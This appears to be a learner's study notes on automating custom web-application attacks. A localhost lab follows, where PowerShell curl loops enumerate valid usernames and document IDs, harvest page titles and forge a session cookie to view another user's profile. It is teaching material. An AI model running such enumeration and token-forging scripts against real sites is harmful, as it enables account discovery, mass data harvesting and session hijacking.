Chapter 13

Automating Bespoke Attacks:

This chapter focuses on using automation to improve custom web application attacks rather than introducing new vulnerabilities. Since every web application is different, attacks must be tailored and carefully planned. Manual attacks are slow and error-prone, so automation makes them faster and more efficient. The methodology combines human intelligence with computer-based brute force for stronger results.

Uses for Bespoke Automation:

Bespoke automation means creating custom automated tools to help attack a specific web application. There are three main ways this can be used:

1) Enumerating Identifiers (Finding Valid IDs)

Web applications use identifiers like usernames, account numbers, page numbers, or document IDs. Sometimes, to find useful data, you need to check many possible ID values to see which ones are valid.

For example, a website like:

https://wahh-app.com/app/showPage.jsp?PageNo=244197

uses a PageNo parameter to show content. If you want to find all valid page numbers, you would need to try thousands of numbers. Doing this manually is not practical, so automation helps cycle through all possible values quickly.

2) Harvesting Data (Collecting Large Amounts of Information)

Some vulnerabilities allow you to access sensitive information, such as user profiles. However, you may only be able to view one user's data at a time. If there are thousands of users, manually collecting data would take too long. A custom automated attack can send many requests quickly and gather all the data efficiently.

For example, instead of just checking which page numbers are valid, automation could also extract useful details (like the page title) from each page to quickly find interesting content.

3) Web Application Fuzzing (Testing with Unexpected Inputs)

Fuzzing means sending unusual or malicious inputs (attack strings) to see how the application reacts. Large applications may have many pages and parameters to test. Manually testing each one is slow and tiring. With bespoke automation, you can automatically send thousands of different test inputs and quickly identify unusual responses that may indicate vulnerabilities.

Enumerating Valid Identifiers:

Enumerating valid identifiers means discovering which usernames, IDs, or session tokens exist in an application. This can be done by testing large numbers of possible values and observing the application's responses. It helps attackers identify valid accounts or resources. Automation makes this process faster and more efficient.

Here are common situations where this happens:

1) Finding Valid Usernames

Some login pages give different error messages:

- "Username not found"
- "Incorrect password"

If the message changes depending on whether the username exists, an attacker can try many common usernames one by one. When the message changes to "Incorrect password," they know the username is valid. This list of valid usernames can later be used for password guessing.

2) Finding Valid Resource IDs

Applications often use IDs for documents, accounts, employees, or logs. Sometimes, the application gives a response that shows whether an ID exists. By automatically trying many possible ID numbers (for example, from 1000 to 9999), an attacker can discover all valid resources in the system.

3) Predicting Session Tokens

Web applications create session tokens to identify logged-in users. If these tokens follow a predictable pattern, an attacker might guess or calculate other users' tokens. To find valid ones, they may need to test many possible token values until one works.

The Basic Approach:

To enumerate valid identifiers, first find a request that contains the target ID and a response that changes clearly for valid vs. invalid values. Then send many automated requests with different ID values. By monitoring the responses for differences ("hits"), you can identify valid identifiers efficiently.

Detecting Hits:

There are numerous attributes of responses in which systematic variations may be detected, and which may therefore provide the basis for an automated attack:

1. HTTP Status code
2. Response Length
3. Response Body
4. Location Header
5. Set-Cookie Header
6. Time Delays

HTTP Status Code

Web servers send status codes with responses. These can change depending on the input:

- 200 → OK (normal response)

- 301 / 302 → Redirect to another page
- 401 / 403 → Not authorized / forbidden
- 404 → Not found
- 500 → Server error

If the status code changes when you send a certain value, that could indicate a valid identifier.

Response Length

Sometimes pages use a fixed template. If a valid ID is sent, the page contains real content (long response). If invalid, the page may be mostly empty (short response). Comparing response lengths is often a very reliable way to detect valid values.

Response Body (Page Content)

The actual content of the page may contain specific words or patterns.

Example:

- "Invalid document ID" → clearly invalid
- Normal document content → likely valid

Searching for certain keywords in the response is often very effective.

Location Header (Redirect Target)

If the server sends a redirect (302), the destination URL may differ:

- Valid input → /download.jsp
- Invalid input → /error.jsp

The redirect location can indicate whether the value is valid.

Set-Cookie Header

Sometimes the only difference is that the server sets a cookie.

Example:

- Valid login → sets a session token cookie
- Invalid login → no cookie

This small difference can reveal a hit.

Time Delays

Sometimes the response looks exactly the same, but the time taken is different.


For example:

- Invalid username → instant response
- Valid username → slight delay due to password checking

If you can measure this delay, it can help identify valid identifiers.

Observing Scripting the Attack:

Browser:



Step1: (Goal: Testing Username Enumeration in PowerShell)

```
PS C:\Users\Aditya> curl.exe -i -X POST "http://127.0.0.1:5000/login" `
>> -d "username=test&password=anything"
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Tue, 03 Mar 2026 04:36:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 22
Connection: close

❌ Username not found
```

```
PS C:\Users\Aditya> curl.exe -i -X POST "http://127.0.0.1:5000/login" `
>> -d "username=alice&password=wrong"
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Tue, 03 Mar 2026 04:36:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 22
Connection: close

❌ Incorrect password
```

We scan see:

- 401 → invalid username
- 403 → valid username
- Slight delay for valid usernames

Now, automating it, for this we will create the wordlist:

```
PS C:\Users\Aditya> "admin","alice","bob","test","charlie","john" | Out-File users.txt
```

Now, automating it:

```
PS C:\Users\Aditya> foreach ($user in $users) {
>>     $response = curl.exe -s -o nul -w "%{http_code}" `
>>     -X POST "http://127.0.0.1:5000/login" `
>>     -d "username=$user&password=test"
>>
>>     if ($response -eq "403") {
>>         Write-Host "[+] Valid user found: $user"
>>     }
>> }
[+] Valid user found: alice
[+] Valid user found: bob
[+] Valid user found: charlie
PS C:\Users\Aditya>
```

Step2: (Goal: Document ID Enumeration)

```
PS C:\Users\Aditya> curl.exe -i "http://127.0.0.1:5000/document?doc=1001"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Tue, 03 Mar 2026 04:41:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 84
Connection: close


        <h2>Employee Payroll</h2>
        <p>Confidential payroll data</p>
```

```
PS C:\Users\Aditya> curl.exe -i "http://127.0.0.1:5000/document?doc=9999"
HTTP/1.1 404 NOT FOUND
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Tue, 03 Mar 2026 04:41:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 28
Connection: close

<h3>Invalid document ID</h3>
```

Now, automating it:

```
PS C:\Users\Aditya> for ($id = 1000; $id -le 1010; $id++) {
>>
>>     $status = curl.exe -s -o nul -w "%{http_code}" `
>>     "http://127.0.0.1:5000/document?doc=$id"
>>
>>     if ($status -eq "200") {
>>         Write-Host "[+] Valid document ID: $id"
>>     }
>> }
[+] Valid document ID: 1001
[+] Valid document ID: 1002
[+] Valid document ID: 1003
```

Step3: (Goal: Detect via Response Length)

```
PS C:\Users\Aditya> for ($id = 1000; $id -le 1010; $id++) {
>>
>>     $response = curl.exe -s `
>>     "http://127.0.0.1:5000/document?doc=$id"
>>
>>     $length = $response.Length
>>
>>     Write-Host "ID: $id → Length: $length"
>> }
ID: 1000 → Length: 28
ID: 1001 → Length: 4
ID: 1002 → Length: 4
ID: 1003 → Length: 4
ID: 1004 → Length: 28
ID: 1005 → Length: 28
ID: 1006 → Length: 28
ID: 1007 → Length: 28
ID: 1008 → Length: 28
ID: 1009 → Length: 28
ID: 1010 → Length: 28
```

Valid IDs will have noticeably larger lengths.

Step4: (Goal: Extract Document Titles (Data Harvesting)

```
PS C:\Users\Aditya> for ($id = 1000; $id -le 1010; $id++) {
>>
>>     $page = curl.exe -s `
>>     "http://127.0.0.1:5000/document?doc=$id"
>>
>>     $match = [regex]::Match($page, "<h2>(.*?)</h2>")
>>
>>     if ($match.Success) {
>>
>>         $title = $match.Groups[1].Value
>>         Write-Host "[+] $id → $title"
>>     }
>> }
[+] 1001 → Employee Payroll
[+] 1002 → HR Guidelines
[+] 1003 → Internal Audit
PS C:\Users\Aditya>
```

Step5: (Goal: Session Token Testing (Windows Version))

Login & save cookie

```
PS C:\Users\Aditya> curl.exe -i -c cookies.txt `
>> -X POST "http://127.0.0.1:5000/login" `
>> -d "username=alice&password=password123"
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.7
Date: Tue, 03 Mar 2026 04:46:10 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Set-Cookie: session_token=alice_session; Path=/
Connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/dashboard">/dashboard</a>. If not, click the link.
PS C:\Users\Aditya>
```

Access profile using saved cookie

```
PS C:\Users\Aditya> curl.exe -b cookies.txt `
>> "http://127.0.0.1:5000/profile"
<h2>Profile page of alice</h2>
PS C:\Users\Aditya>
```

Step6: (Goal: Token manipulation)

```
PS C:\Users\Aditya> curl.exe -H "Cookie: session_token=bob_session" `
>> "http://127.0.0.1:5000/profile"
<h2>Profile page of bob</h2>
PS C:\Users\Aditya>
```

JAttack:

JAttack is a small Java program that automatically sends many HTTP requests to a website, changing some values each time.

Why?

Because sometimes web applications:

- Use numbers like DocID=3001
- And different numbers give access to different documents

This tool automates that process.

JAttack manually builds these HTTP requests and sends them.

Note: can't present the JAttack code here.

Harvesting Useful Data:

What Is "Harvesting Useful Data"?

Harvesting data means: Automatically collecting a lot of information from a website by sending many requests.

Instead of manually clicking and copying data one by one, an attacker writes a small program (automation tool) that:

- Sends many requests
- Changes one value each time (like an ID number)
- Collects the responses
- Extracts useful information from them

This is called bespoke automation — meaning a custom-built script for a specific target.

Why Would This Work?

This usually works when:

Case 1: There is a vulnerability (a security flaw)

Case 2: The system works "as designed" — but badly designed

Why This Is Dangerous

This harvested data could be used for:

- Identity fraud
- Selling customer databases
- Social engineering attacks
- Password guessing
- Targeted phishing

If a website lets you access data by changing predictable IDs, you can write a custom script to automatically collect large amounts of sensitive data very quickly.

Fuzzing for Common Vulnerabilities:

What Is Fuzzing?

Fuzzing means: Sending strange, unexpected, or malicious inputs to a website to see how it reacts.

Instead of carefully targeting one parameter…

We:

- Take a list of attack strings.
- Send them into every parameter.
- Send them to every page.
- Then review all responses.

It's like testing every door in a building to see which one opens

--The End--